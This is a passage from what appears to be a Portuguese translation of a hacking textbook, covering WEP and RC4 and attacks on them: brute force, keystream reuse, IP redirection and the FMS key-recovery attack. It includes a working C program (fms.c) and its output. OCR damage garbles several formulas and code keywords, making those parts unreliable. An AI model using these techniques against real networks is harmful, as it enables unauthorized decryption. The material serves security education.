\_a \b \| \$] . j2 ]? ]d ^ [~`F `f `y a8 a= aI aK az b, b- bS bz c( cg dB e, eF ej eK eu
ft fw fo g( g> gW g\ h$ h9 h: h@ hk i? jN ji jn k= kj i7 lo m< m= mT me m| m} n% n? n~ o
of oG oM p" p9 p\ q} r6 r= rB sA sN s{ s~ tX tp u u2 uQ uU uk v# vG vV vW vI w* w> wD wv x2 xA
y: y= y? yM yU yX zK zv {\# {} {=
{O {m || |Z}. }; }d ~+ ~C ~a
Construindo vetores de probabilidade...
Decifrando as 85239 possibilidades
restantes... Senha : h4R9
reader@hacking:~/booksrc $

```

Esses programas são hacks de prova de conceito, que aproveitam a difusão de bits fornecida pelas funções de hash. Há outros ataques de troca de tempo e espaço, e alguns se tornaram bastante populares. O RainbowCrack é uma ferramenta popular, que oferece suporte a vários algoritmos. Se você quiser saber mais, consulte a Internet.

0x770 Criptografia sem fio 802.11b

A segurança do 802.11b sem fio tem sido um grande problema, principalmente devido à ausência dela. Os pontos fracos da *Wired Equivalent Privacy (WEP)*, o método de criptografia usado para a rede sem fio, contribuem muito para a insegurança geral. Há outros detalhes, às vezes ignorados durante as implementações sem fio, que também podem levar a grandes vulnerabilidades.

O fato de as redes sem fio existirem na camada 2 é um desses detalhes. Se a rede sem fio não estiver protegida por VLANs ou firewalls, um invasor associado ao ponto de acesso sem fio poderá redirecionar todo o tráfego da rede com fio para a rede sem fio por meio do redirecionamento de ARP. Isso, juntamente com a tendência de conectar os pontos de acesso sem fio a redes privadas internas, pode levar a algumas vulnerabilidades graves.


Obviamente, se o WEP estiver ativado, somente os clientes com a chave WEP adequada terão permissão para se associar ao ponto de acesso. Se o WEP for seguro, não deve haver nenhuma preocupação com invasores desonestos que se associam e causam estragos. Isso levanta a questão: "Quão seguro é o WEP?"

0x771 Privacidade equivalente com fio

O WEP foi criado para ser um método de criptografia que oferece segurança equivalente a um ponto de acesso com fio. Ele foi originalmente projetado com chaves de 40 bits; mais tarde, o WEP2 veio para aumentar o tamanho da chave para 104 bits. Toda a criptografia é feita por pacote, de modo que cada pacote é essencialmente uma mensagem de texto simples separada a ser enviada. O pacote será chamado de M .

Primeiro, é calculada uma soma de verificação da mensagem M , para que a integridade da mensagem possa ser verificada posteriormente. Isso é feito usando uma função de soma de verificação de redundância cíclica de 32 bits, apropriadamente denominada CRC32. Essa soma de verificação será chamada de CS , portanto


$CS = \text{CRC32}(M)$. Esse valor é anexado ao final da mensagem, que compõe a mensagem de texto simples P :



Agora, a mensagem de texto simples precisa ser criptografada. Isso é feito usando o RC4, que é uma cifra de fluxo. Essa cifra é inicializada com um valor de semente, pode gerar um keystream, que é apenas um fluxo arbitrariamente longo de bytes pseudo-aleatórios. O WEP usa um vetor de inicialização (IV) para o valor da semente.


O IV consiste em 24 bits gerados para cada pacote. Algumas implementações mais antigas do WEP simplesmente usam valores sequenciais para o IV, enquanto outras usam alguma forma de pseudo-randomizador.

Independentemente de como os 24 bits de IV são escolhidos, eles são anexados à chave WEP. (Esses 24 bits de IV são incluídos no tamanho da chave WEP em um pouco de marketing inteligente; quando um fornecedor fala sobre chaves WEP de 64 ou 128 bits, as chaves reais são de apenas 40 bits e 104 bits, respectivamente, combinadas com 24 bits de IV). O IV e a chave WEP juntos formam o valor da semente, que será chamado de S .



Em seguida, o valor da semente S é inserido no RC4, que gerará um keystream. Esse keystream é submetido a XOR com a mensagem de texto

simples P para produzir o texto cifrado C. O IV é anexado ao texto cifrado, e tudo é encapsulado com mais um cabeçalho e enviado pelo link de rádio.



Quando o destinatário recebe um pacote criptografado por WEP, o processo é simplesmente invertido. O destinatário extraí o IV da mensagem e, em seguida, concatena o IV com sua própria chave WEP para produzir um valor de semente de S. Se o remetente e o destinatário tiverem a mesma chave WEP, os valores de semente serão os mesmos. Essa semente é inserida novamente no RC4 para produzir o mesmo fluxo de chaves, que é submetido à XOR com o restante da mensagem criptografada. Isso produzirá a mensagem de texto simples original, que consiste na mensagem do pacote M concatenada com o checksum de integridade CS. Em seguida, o destinatário usa a mesma função CRC32 para recalcular o checksum de M e verifica se o valor calculado corresponde ao valor recebido de CS. Se as somas de verificação forem iguais, o pacote será transmitido. Caso contrário, haverá muitos erros de transmissão ou as chaves WEP não corresponderão, e o pacote será descartado.

Isso é basicamente o WEP em poucas palavras.

0x772 Cifra de fluxo RC4

O RC4 é um algoritmo surpreendentemente simples. Ele consiste em dois algoritmos: o Key Scheduling Algorithm (KSA) e o Pseudo-Random Generation Algorithm (PRGA). Esses dois algoritmos usam uma *S-box de 8 por 8*, que é apenas uma matriz de 256 números que são únicos e variam de 0 a 255. Em outras palavras, todos os números de 0 a 255 existem na matriz, mas estão todos misturados de maneiras diferentes. O KSA faz o embaralhamento inicial da S-box, com base no valor da semente inserida nele, e a semente pode ter até 256 bits.

Primeiro, a matriz S-box é preenchida com valores sequenciais de 0 a 255. Essa matriz será apropriadamente denominada *S*. Em seguida, outra matriz de 256 bytes é preenchida com o valor de semente, repetindo conforme necessário até que toda a matriz seja preenchida. Essa matriz será denominada *K*. Em seguida, a matriz *S* é embaralhada usando o seguinte pseudocódigo.

```

j = 0;
para i = 0 a 255
{
    j = (j + S[i] + K[i]) mod 256;
    trocar S[i] e S[j];
}

```

Feito isso, a S-box é misturada com base no valor da semente. Esse é o algoritmo de agendamento de chaves. Muito simples.

Agora, quando os dados do keystream são necessários, o algoritmo de geração pseudo-aleatória (PRGA) é usado. Esse algoritmo tem dois contadores, i e j , que são inicializados em 0 para começar. Depois disso, para cada byte de dados do keystream, é usado o seguinte pseudocódigo.

```
i = (i + 1) mod 256;
j = (j + S[i]) mod 256;
troque S[i] e S[j];
t = (S[i] + S[j]) mod 256; Emite o
valor de S[t];
```

O byte de saída de $S[t]$ é o primeiro byte do keystream. Esse algoritmo é repetido para bytes adicionais do keystream.

O RC4 é simples o suficiente para ser facilmente memorizado e implementado em tempo real, e é bastante seguro se usado corretamente. Entretanto, há alguns problemas com a maneira como o RC4 é usado no WEP.

0x780 Ataques WEP

Há vários problemas com a segurança do WEP. Com toda a justiça, ele nunca foi concebido para ser um protocolo criptográfico robusto, mas sim uma maneira de fornecer uma equivalência com fio, conforme aludido pelo acrônimo. Além dos pontos fracos de segurança relacionados à associação e às identidades, há vários problemas com o próprio protocolo criptográfico. Alguns desses problemas decorrem do uso do CRC32 como uma função de soma de verificação para a integridade da mensagem, e outros problemas decorrem da forma como os IVs são usados.

0x781 Ataques de força bruta off-line

A força bruta sempre será um ataque possível a qualquer sistema de criptografia computacionalmente seguro. A única questão que permanece é se esse é um ataque prático ou não. Com o WEP, o método real de força bruta off-line é simples: Capture alguns pacotes e tente descriptografar os pacotes usando todas as chaves possíveis. Em seguida, recalcule a soma de verificação do pacote e compare-a com a soma de verificação original. Se forem iguais, é provável que essa seja a chave. Normalmente, isso precisa ser feito com pelo menos dois pacotes, pois é provável que um único pacote possa ser descriptografado com uma chave inválida, mas a soma de verificação ainda será válida.

No entanto, sob a premissa de 10.000 rachaduras por segundo, a força bruta no espaço de chaves de 40 bits levaria mais de três anos. Em termos realistas, os processadores modernos podem atingir mais de 10.000 rachaduras por segundo, mas mesmo com 200.000 rachaduras por segundo, isso levaria alguns meses. Dependendo dos recursos e da dedicação de um invasor, esse tipo de ataque pode ou não ser viável.

Tim Newsham forneceu um método eficaz de cracking que ataca os pontos fracos do algoritmo de geração de chaves baseado em senha usado pela maioria dos cartões e pontos de acesso de 40 bits (comercializados como 64 bits). Seu método reduz efetivamente o espaço de chave de 40 bits para 21 bits, que pode ser decifrado

em questão de minutos sob a suposição de 10.000 rachaduras por segundo (e em questão de segundos em um processador moderno). Mais informações sobre seus métodos podem ser encontradas em <http://www.lava.net/~newsham/wlan>.

Para redes WEP de 104 bits (comercializadas como 128 bits), a força bruta simplesmente não é viável.

0x782 Reutilização de keystream

Outro possível problema com o WEP está na reutilização do keystream. Se dois plaintexts (P) forem XORados com o mesmo keystream para produzir dois ciphertexts (C) separados, a XOR desses ciphertexts juntos cancelará o keystream, resultando nos dois plaintexts XORados um com o outro.

$$C_1 = P_1 \oplus \text{RC4}(\text{seed})$$

$$C_2 = P_2 \oplus \text{RC4}(\text{seed})$$

$$C_1 \oplus C_2 = [P_1 \oplus \text{RC4}(\text{seed})] \oplus [P_2 \oplus \text{RC4}(\text{seed})] = P_1 \oplus P_2$$

A partir daí, se um dos textos simples for conhecido, o outro poderá ser facilmente recuperado. Além disso, como os textos simples, nesse caso, são pacotes da Internet com uma estrutura conhecida e razoavelmente previsível, várias técnicas podem ser empregadas para recuperar os dois textos simples originais.

O IV destina-se a evitar esses tipos de ataques; sem ele, todos os pacotes seriam criptografados com o mesmo keystream. Se um IV diferente for usado para cada pacote, os keystreams dos pacotes também serão diferentes. Entretanto, se o mesmo IV for reutilizado, os dois pacotes serão criptografados com o mesmo keystream. Essa é uma condição fácil de detectar, pois os IVs são incluídos em texto simples nos pacotes criptografados. Além disso, os IVs usados para WEP têm apenas 24 bits de comprimento, o que praticamente garante que os IVs serão reutilizados. Supondo que os IVs sejam escolhidos aleatoriamente, estatisticamente deve haver um caso de reutilização de keystream após apenas 5.000 pacotes.

Esse número parece surpreendentemente pequeno devido a um fenômeno probabilístico contraintuitivo conhecido como *paradoxo do aniversário*. Esse paradoxo afirma que, se 23 pessoas estiverem na mesma sala, duas dessas pessoas devem compartilhar o mesmo aniversário. Com 23 pessoas, há $(23 - 22) / 2$, ou 253, pares possíveis. Cada par tem uma probabilidade de sucesso de 1/365, ou cerca de 0,27%, o que corresponde a uma probabilidade de fracasso de $1 - (1/365)$, ou cerca de 99,726%. Ao elevar essa probabilidade à potência de 253, a probabilidade geral de falha é de cerca de 49,95%, o que significa que a probabilidade de sucesso é de pouco mais de 50%.

Isso funciona da mesma forma com as colisões de IV. Com 5.000 pacotes, há $(5000 - 4999) / 2$, ou 12.497.500, pares possíveis. Cada par tem uma probabilidade de falha de $1 - (1 / 2^{24})$. Quando isso é elevado à potência do número de pares possíveis, a probabilidade geral de falha é de aproximadamente 47,5%, o que significa que há 52,5% de chance de uma colisão IV com 5.000 pacotes:

$$1 - \left(1 - \frac{1}{2^{24}}\right)^{\frac{5.000 \cdot 4.999}{2}} = 52.5\Psi$$

Depois que uma colisão de IV é descoberta, algumas suposições educadas sobre a estrutura dos textos simples podem ser usadas para revelar os textos simples originais por meio da XOR dos dois textos cifrados juntos. Além disso, se um dos textos simples for conhecido, o outro texto simples poderá ser recuperado com uma simples XOR. Um método de obter textos simples conhecidos pode ser por meio de e-mail de spam, em que o invasor envia o spam e a vítima verifica o e-mail por meio da conexão sem fio criptografada.

0x783 Tabelas de dicionário de descriptografia com base em IV

Depois que os textos simples forem recuperados para uma mensagem interceptada, o keystream para esse IV também será conhecido. Isso significa que esse keystream pode ser usado para descriptografar qualquer outro pacote com o mesmo IV, desde que não seja mais longo do que o keystream recuperado. Com o tempo, é possível criar uma tabela de keystreams indexada por cada IV possível. Como existem apenas 2^{24} IVs possíveis, se 1.500 bytes de keystream forem salvos para cada IV, a tabela exigiria apenas cerca de 24 GB de armazenamento. Depois que uma tabela como essa é criada, todos os pacotes criptografados subsequentes podem ser facilmente descriptografados.

Na realidade, esse método de ataque seria muito demorado e tedioso. É uma ideia interessante, mas há maneiras muito mais fáceis de derrotar o WEP.

0x784 Redirecionamento de IP

Outra maneira de descriptografar pacotes criptografados é enganar o ponto de acesso para que ele faça todo o trabalho. Normalmente, os pontos de acesso sem fio têm alguma forma de conectividade com a Internet e, se esse for o caso, é possível realizar um ataque de redirecionamento de IP. Primeiro, um pacote criptografado é capturado e o endereço de destino é alterado para um endereço IP que o invasor controla, sem descriptografar o pacote. Em seguida, o pacote modificado é enviado de volta ao ponto de acesso sem fio, que descriptografará o pacote e o enviará diretamente para o endereço IP do invasor.

A modificação do pacote é possível devido ao fato de a soma de verificação CRC32 ser uma função linear e não chaveada. Isso significa que o pacote pode ser modificado estrategicamente e a soma de verificação ainda será a mesma.

Esse ataque também pressupõe que os endereços IP de origem e destino sejam conhecidos. Essas informações são fáceis de descobrir, apenas com base nos esquemas de endereçamento IP padrão da rede interna. Além disso, alguns casos de reutilização de keystream devido a colisões de IV podem ser usados para determinar os endereços.

Uma vez que o endereço IP de destino seja conhecido, esse valor pode ser XORado com o endereço IP desejado, e tudo isso pode ser XORado no lugar do pacote criptografado. A XOR do endereço IP de destino será cancelada, deixando para trás o endereço IP desejado XORed com o keystream. Em seguida, para garantir que a soma de verificação permaneça a mesma, o endereço IP de origem deve ser estrategicamente modificado.

Por exemplo, suponha que o endereço de origem seja 192.168.2.57 e o endereço de destino seja 192.168.2.1. O invasor controla o endereço 123.45.67.89 e deseja redirecionar o tráfego para lá. Esses endereços IP

existem no pacote na forma binária de palavras de 16 bits de ordem alta a baixa. A conversão é bastante simples:

IP src = 192.168.2.57

$$SH = 192 - 256 + 168 = 50344$$

$$SL = 2 - 256 + 57 = 569$$

IP de destino = 192.168.2.1

$$DH = 192 - 256 + 168 = 50344$$

$$DL = 2 - 256 + 1 = 513$$

Novo IP = 123.45.67.89

$$NH = 123 - 256 + 45 = 31533$$

$$NL = 67 - 256 + 89 = 17241$$

A soma de verificação será alterada por $N_H + N_L \boxtimes D_H \boxtimes D_L$, portanto, esse valor deve ser subtraído de algum outro lugar do pacote. Como o endereço de origem também é conhecido e não tem muita importância, a palavra de 16 bits de ordem inferior desse endereço IP é um bom alvo:

$$S'L = SL \boxtimes (NH + NL \boxtimes DH \boxtimes DL)$$

$$S'L = 569 \boxtimes (31533 + 17241 \boxtimes 50344 \boxtimes 513)$$

$$S'L = 2652$$

Portanto, o novo endereço IP de origem deve ser 192.168.10.92. O endereço IP de origem pode ser modificado no pacote criptografado usando o mesmo truque de XORing e, em seguida, as somas de verificação devem corresponder. Quando o pacote for enviado para o ponto de acesso sem fio, ele será descriptografado e enviado para 123.45.67.89, onde o invasor poderá recuperá-lo.

Se o invasor tiver a capacidade de monitorar os pacotes em uma rede classe B inteira, o endereço de origem nem precisará ser modificado. Supondo que o invasor tenha controle sobre todo o intervalo de IP 123.45.XX, a palavra de 16 bits de ordem inferior do endereço IP pode ser estrategicamente escolhida para não interferir na soma de verificação. Se $NL = DH + DL \boxtimes NH$, a soma de verificação não será alterada. Veja um exemplo:

$$NL = DH + DL \boxtimes NH$$

$$NL = 50.344 + 513 \boxtimes 31.533$$

$$N'L = 82390$$

O novo endereço IP de destino deve ser 123.45.75.124.

0x785 Ataque de Fluhrer, Mantin e Shamir

O ataque Fluhrer, Mantin e Shamir (FMS) é o ataque mais comumente usado contra o WEP, popularizado por ferramentas como o AirSnort. Esse ataque

é realmente incrível. Ele aproveita os pontos fracos do algoritmo de agendamento de chaves do RC4 e o uso de IVs.

Há valores de IV fracos que vazam informações sobre a chave secreta no primeiro byte do keystream. Como a mesma chave é usada várias vezes com IVs diferentes, se forem coletados pacotes suficientes com IVs fracos e o primeiro byte do keystream for conhecido, a chave poderá ser determinada. Felizmente, o primeiro byte de um pacote 802.11b é o cabeçalho instantâneo, que quase sempre é 0xAA. Isso significa que o primeiro byte do keystream pode ser facilmente obtido pela XOR do primeiro byte criptografado com 0xAA.

Em seguida, é necessário localizar os IVs fracos. Os IVs para WEP são de 24 bits, o que se traduz em três bytes. Os IVs fracos têm a forma de $(A + 3, N \otimes 1, X)$, em que A é o byte da chave a ser atacada, N é 256 (já que o RC4 funciona no módulo 256) e X pode ser qualquer valor. Portanto, se o zerésimo byte do keystream estiver sendo atacado, haverá 256 IVs fracos na forma de $(3, 255, X)$, em que X varia de 0 a 255. Os bytes do keystream devem ser atacados em ordem, portanto, o primeiro byte não pode ser atacado até que o byte zero seja conhecido.

O algoritmo em si é bastante simples. Primeiro, ele executa $A + 3$ etapas do Key Scheduling Algorithm (KSA). Isso pode ser feito sem conhecer a chave, pois o IV ocupará os três primeiros bytes da matriz K . Se o zerésimo byte da chave for conhecido e A for igual a 1, o KSA poderá ser trabalhado até a quarta etapa, pois os primeiros quatro bytes da matriz K serão conhecidos.

Nesse ponto, se $S[0]$ ou $S[1]$ tiverem sido perturbados pela última etapa, toda a tentativa deverá ser descartada. Em termos mais simples, se j for menor que 2, a tentativa deve ser descartada. Caso contrário, pegue o valor de j e o valor de $S[A + 3]$ e subtraia ambos do primeiro byte do keystream (módulo 256, é claro). Esse valor será o byte de chave correto em cerca de 5% das vezes e efetivamente aleatório em menos de 95% das vezes. Se isso for feito com IVs fracos suficientes (com valores variáveis para X), o byte de chave correto poderá ser determinado. São necessários cerca de 60 IVs para que a probabilidade fique acima de 50%. Depois que um byte de chave é determinado, todo o processo pode ser feito novamente para determinar o próximo byte de chave, até que toda a chave seja revelada.

Para fins de demonstração, o RC4 será reduzido de modo que N seja igual a 16 em vez de 256. Isso significa que tudo é módulo 16 em vez de 256, e todas as matrizes são 16 "bytes" que consistem em 4 bits, em vez de 256 bytes reais.

Supondo que a chave seja $(1, 2, 3, 4, 5)$ e que o zerésimo byte da chave será atacado, A é igual a 0. Isso significa que os IVs fracos devem ter a forma de $(3, 15, X)$. Neste exemplo, X será igual a 2, portanto, o valor da semente será $(3, 15, 2, 1, 2, 3, 4, 5)$. Usando essa semente, o primeiro byte da saída do keystream será 9.

saída = 9

$A = 0$

IV = 3, 15, 2

Chave = 1, 2, 3, 4, 5

Seed = IV concatenado com a chave

$K [] = 3\ 15\ 2\ XXXXXX\ 3\ 15\ 2\ XXXXXX$

$S [] = 0\ 1\ 2\ 3\ 4\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

Como a chave é desconhecida no momento, a matriz K é carregada com o que é conhecido no momento, e a matriz S é preenchida com valores sequenciais de 0 a 15. Em seguida, j é inicializado em 0, e as três primeiras etapas do KSA são concluídas. Lembre-se de que toda a matemática é feita no módulo 16.

Primeira etapa da KSA:

$$i = 0$$

$$j = j + S[i] + K[i] \quad j = 0$$

$$+ 0 + 3 = 3$$

Trocar $S[i]$ e $S[j]$

$$K[] = 3\ 15\ 2\ XXXXXX\ 3\ 15\ 2\ XXXXXX$$

$$S[] = \mathbf{3}\ 1\ 2\ \mathbf{0}\ 4\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$$

Segunda etapa do KSA:

$$i = 1$$

$$j = j + S[i] + K[i]$$

$$j = 3 + 1 + 15 = 3$$

Trocar $S[i]$ e $S[j]$

$$K[] = 3\ 15\ 2\ XXXXXX\ 3\ 15\ 2\ XXXXXX$$

$$S[] = 3\ \mathbf{0}\ 2\ \mathbf{1}\ 4\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$$

Terceira etapa do KSA:

$$i = 2$$

$$j = j + S[i] + K[i]$$

$$j = 3 + 2 + 2 = 7$$

Trocar $S[i]$ e $S[j]$

$$K[] = 3\ 15\ 2\ XXXXXX\ 3\ 15\ 2\ XXXXXX$$

$$S[] = 3\ 0\ \mathbf{7}\ 1\ 4\ 5\ \mathbf{6}\ \mathbf{2}\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$$

Nesse ponto, j não é menor que 2, portanto, o processo pode continuar. $S[3]$ é 1, j é 7 e o primeiro byte da saída do keystream foi 9. Portanto, o zerésimo byte da chave deve ser $9 \otimes 7 \otimes 1 = 1$.

Essas informações podem ser usadas para determinar o próximo byte da chave, usando IVs na forma de $(4, 15, X)$ e trabalhando com o KSA até a quarta etapa. Usando o IV $(4, 15, 9)$, o primeiro byte do keystream é 6.

$$\text{saída} = 6$$

$$A = 0$$

$$\text{IV} = 4, 15, 9$$

$$\text{Chave} = 1, 2, 3, 4, 5$$

Seed = IV concatenado com a chave

$$K[] = 4\ 15\ 9\ 1\ XXXXX\ 4\ 15\ 9\ 1\ XXXXX$$

$$S[] = 0\ 1\ 2\ 3\ 4\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$$

Primeira etapa da KSA:

$$i = 0$$

$$j = j + S[i] + K[i]$$

$$j = 0 + 0 + 4 = 4$$

Trocar $S[i]$ e $S[j]$

$$K[] = 4\ 15\ 9\ 1\ XXXXX\ 4\ 15\ 9\ 1\ XXXXX$$

$$S[] = 4\ 1\ 2\ 3\ \mathbf{0}\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$$

Segunda etapa do KSA:

$$i = 1$$

$$j = j + S[i] + K[i]$$

$$j = 4 + 1 + 15 = 4$$

Trocar $S[i]$ e $S[j]$

$$K[] = 4\ 15\ 9\ 1\ XXXXX\ 4\ 15\ 9\ 1\ XXXXX$$

$$S[] = 4\ \mathbf{0}\ 2\ 3\ 1\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$$

Terceira etapa do KSA:

$$i = 2$$

$$j = j + S[i] + K[i]$$

$$j = 4 + 2 + 9 = 15$$

Trocar $S[i]$ e $S[j]$

$$K[] = 4\ 15\ 9\ 1\ XXXXX\ 4\ 15\ 9\ 1\ XXXXX$$

$$S[] = 4\ 0\ \mathbf{15}\ 3\ 1\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ \mathbf{2}$$

Quarta etapa do KSA:

$$i = 3$$

$$j = j + S[i] + K[i]$$

$$j = 15 + 3 + 1 = 3$$

Trocar $S[i]$ e $S[j]$

$$K[] = 4\ 15\ 9\ 1\ XXXXX\ 4\ 15\ 9\ 1\ XXXXX$$

$$S[] = 4\ 0\ \mathbf{15}\ 3\ 1\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ \mathbf{2}$$

saída $\boxtimes j \boxtimes S[4] = \text{chave}[1]$

$$6 \boxtimes 3 \boxtimes 1 = 2$$

Novamente, o byte de chave correto é determinado. É claro que, para fins de demonstração, os valores de X foram escolhidos estrategicamente. Para que você tenha uma noção real da natureza estatística do ataque contra uma implementação completa do RC4, o código-fonte a seguir foi incluído:

fms.c

```
#include <stdio.h>

/* Cifra de fluxo RC4 */
int RC4(int *IV, int *key) { int
    K[256];
    int S[256]; int
    seed[16]; int
    i, j, k, t;

    //Seed = IV + key;
    for(k=0; k<3; k++)
        seed[k] = IV[k];
    for(k=0; k<13; k++)
        seed[k+3] = key[k];

    // -- Algoritmo de agendamento de chaves (KSA) --
    //Initialize as matrizes.
    for(k=0; k<256; k++) {
        S[k] = k;
        K[k] = seed[k%16];
    }

    j=0;
    for(i=0; i < 256; i++) {
        j = (j + S[i] + K[i])%256;
        t=S[i]; S[i]=S[j]; S[j]=t; // Swap(S[i], S[j]);
    }

    // Primeira etapa do PRGA para o primeiro byte de keystream
    i = 0;
    j = 0;

    i = i + 1;
    j = j + S[i];

    t=S[i]; S[i]=S[j]; S[j]=t; // Swap(S[i], S[j]); k =
    (S[i] + S[j])%256;

    retornar S[k];
}

int main(int argc, char *argv[]) { int
    K[256];
    int S[256];

    int IV[3];
```

```

int key[13] = {1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213};
int seed[16];
int N = 256;
int i, j, k, t, x, A; int
keystream, keybyte;

int max_result, max_count;
int results[256];

int known_j, known_S;

if(argc < 2) {
    printf("Uso: %s <byte de chave para atacar>\n", argv[0]);
    exit(0);
}
A = atoi(argv[1]);
se((A > 12) || (A < 0)) {
    printf("keybyte deve ser de 0 a 12.\n"); exit(0);
}

for(k=0; k < 256; k++)
    results[k] = 0;

IV[0] = A + 3;
IV[1] = N - 1;

for(x=0; x < 256; x++) { IV[2]
    = x;

    keystream = RC4(IV, key);
    printf("Usando IV: (%d, %d, %d), o primeiro byte do keystream é
        %u\n", IV[0], IV[1], IV[2], keystream);

    printf("Doing the first %d steps of KSA...", A+3);

//Seed = IV + key; for(k=0;
k<3; k++) seed[k] = IV[k];
for(k=0; k<13; k++)
    seed[k+3] = key[k];

// -= Algoritmo de agendamento de chaves (KSA) =-
//Incialize as matrizes.
for(k=0; k<256; k++) {
    S[k] = k;
    K[k] = seed[k%16];
}

j=0;
for(i=0; i < (A + 3); i++) {
    j = (j + S[i] + K[i])%256; t
    = S[i];

```

```

        S[i] = S[j];
        S[j] = t;
    }

    if(j < 2) { // Se j < 2, então S[0] ou S[1] foram perturbados. printf("S[0] ou
        S[1] foram perturbados, descartando...\n");
    } else {
        known_j = j;
        conhecido_S = S[A+3];
        printf("at KSA iteration #%d, j=%d and S[%d]=%d\n", A+3,
            known_j, A+3, known_S);
        keybyte = keystream - known_j - known_S;

        while(keybyte < 0)
            keybyte = keybyte + 256;
        printf("key[%d] prediction = %d - %d - %d = %d\n", A,
            keystream, known_j, known_S, keybyte);
        resultados[keybyte] = resultados[keybyte] + 1;
    }
}

max_result = -1;
max_count = 0;

for(k=0; k < 256; k++) {
    if(max_count < results[k]) {
        max_count = results[k];
        max_result = k;
    }
}
printf("\nTabela de frequência para a chave[%d] (* = mais frequente)\n",
A); for(k=0; k < 32; k++) {
    for(i=0; i < 8; i++) { t
        = k+i*32;
        if(max_result == t)
            printf("%3d %2d* | ", t, results[t]);
        else
            printf("%3d %2d | ", t, results[t]);
    }
    printf("\n");
}

printf("\n[Chave real] = (");
for(k=0; k < 12; k++)
    printf("%d, ",key[k]);
printf("%d)\n", key[12]);

printf("key[%d] is probably %d\n", A, max_result);
}

```

Esse código executa o ataque FMS em WEP de 128 bits (chave de 104 bits, IV de 24 bits), usando todos os valores possíveis de X . O byte de chave a ser atacado é o único argumento,

e a chave é codificada no array de chaves. A saída a seguir mostra a compilação e a execução do código fms.c para quebrar uma chave RC4.

```
reader@hacking:~/booksrc $ gcc -o fms fms.c reader@hacking:~/booksrc $
./fms
Uso: ./fms <keybyte a ser atacado>
reader@hacking:~/booksrc $ ./fms 0
Usando IV: (3, 255, 0), o primeiro byte do keystream é 7
Executando as três primeiras etapas do KSA... na iteração nº 3 do KSA, j=5
e S[3]=1 key[0] prediction = 7 - 5 - 1 = 1
Usando IV: (3, 255, 1), o primeiro byte do keystream é 211
Executando as três primeiras etapas do KSA... na iteração nº 3 do KSA, j=6
e S[3]=1 previsão de key[0] = 211 - 6 - 1 = 204
Usando IV: (3, 255, 2), o primeiro byte do keystream é 241
Executando as três primeiras etapas do KSA... na iteração nº 3 do KSA, j=7
e S[3]=1 previsão de key[0] = 241 - 7 - 1 = 233

.:[ saída cortada ]:
```

Usando IV: (3, 255, 252), o primeiro byte do keystream é 175
Realizando as 3 primeiras etapas do KSA... S[0] ou S[1] foram perturbados,
descartando.
Usando IV: (3, 255, 253), o primeiro byte do keystream é 149
Executando as três primeiras etapas do KSA... na iteração nº 3 do KSA, j=2
e S[3]=1 key[0] prediction = 149 - 2 - 1 = 146
Usando IV: (3, 255, 254), o primeiro byte do keystream é 253
Executando as três primeiras etapas do KSA... na iteração nº 3 do KSA, j=3
e S[3]=2 previsão de key[0] = 253 - 3 - 2 = 248
Usando IV: (3, 255, 255), o primeiro byte do keystream é 72
Executando as três primeiras etapas do KSA... na iteração nº 3 do KSA, j=4
e S[3]=1 previsão de key[0] = 72 - 4 - 1 = 67

Tabela de frequência para a chave[0] (* = mais frequente)

0 1	32	3	64	0	96	1	128	2	160	0	192	1	224	3
1 10*	33	0	65	1	97	0	129	1	161	1	193	1	225	0
2 0	34	1	66	0	98	1	130	1	162	1	194	1	226	1
3 1	35	0	67	2	99	1	131	1	163	0	195	0	227	1
4 0	36	0	68	0	100	1	132	0	164	0	196	2	228	0
5 0	37	1	69	0	101	1	133	0	165	2	197	2	229	1
6 0	38	0	70	1	102	3	134	2	166	1	198	1	230	2
7 0	39	0	71	2	103	0	135	5	167	3	199	2	231	0
8 3	40	0	72	1	104	0	136	1	168	0	200	1	232	1
9 1	41	0	73	0	105	0	137	2	169	1	201	3	233	2
10 1	42	3	74	1	106	2	138	0	170	1	202	3	234	0
11 1	43	2	75	1	107	2	139	1	171	1	203	0	235	0
12 0	44	1	76	0	108	0	140	2	172	1	204	1	236	1
13 2	45	2	77	0	109	0	141	0	173	2	205	1	237	0
14 0	46	0	78	2	110	2	142	2	174	1	206	0	238	1
15 0	47	3	79	1	111	2	143	1	175	0	207	1	239	1
16 1	48	1	80	1	112	0	144	2	176	0	208	0	240	0
17 0	49	0	81	1	113	1	145	1	177	1	209	0	241	1
18 1	50	0	82	0	114	0	146	4	178	1	210	1	242	0

19	2		51	0		83	0		115	0		147	1		179	0		211	1		243	0	
20	3		52	0		84	3		116	1		148	2		180	2		212	2		244	3	
21	0		53	0		85	1		117	2		149	2		181	1		213	0		245	1	
22	0		54	3		86	3		118	0		150	2		182	2		214	0		246	3	
23	2		55	0		87	0		119	2		151	2		183	1		215	1		247	2	
24	1		56	2		88	3		120	1		152	2		184	1		216	0		248	2	
25	2		57	2		89	0		121	1		153	2		185	0		217	1		249	3	
26	0		58	0		90	0		122	0		154	1		186	1		218	0		250	1	
27	0		59	2		91	1		123	3		155	2		187	1		219	1		251	1	
28	2		60	1		92	1		124	0		156	0		188	0		220	0		252	3	
29	1		61	1		93	1		125	0		157	0		189	0		221	0		253	1	
30	0		62	1		94	0		126	1		158	1		190	0		222	1		254	0	
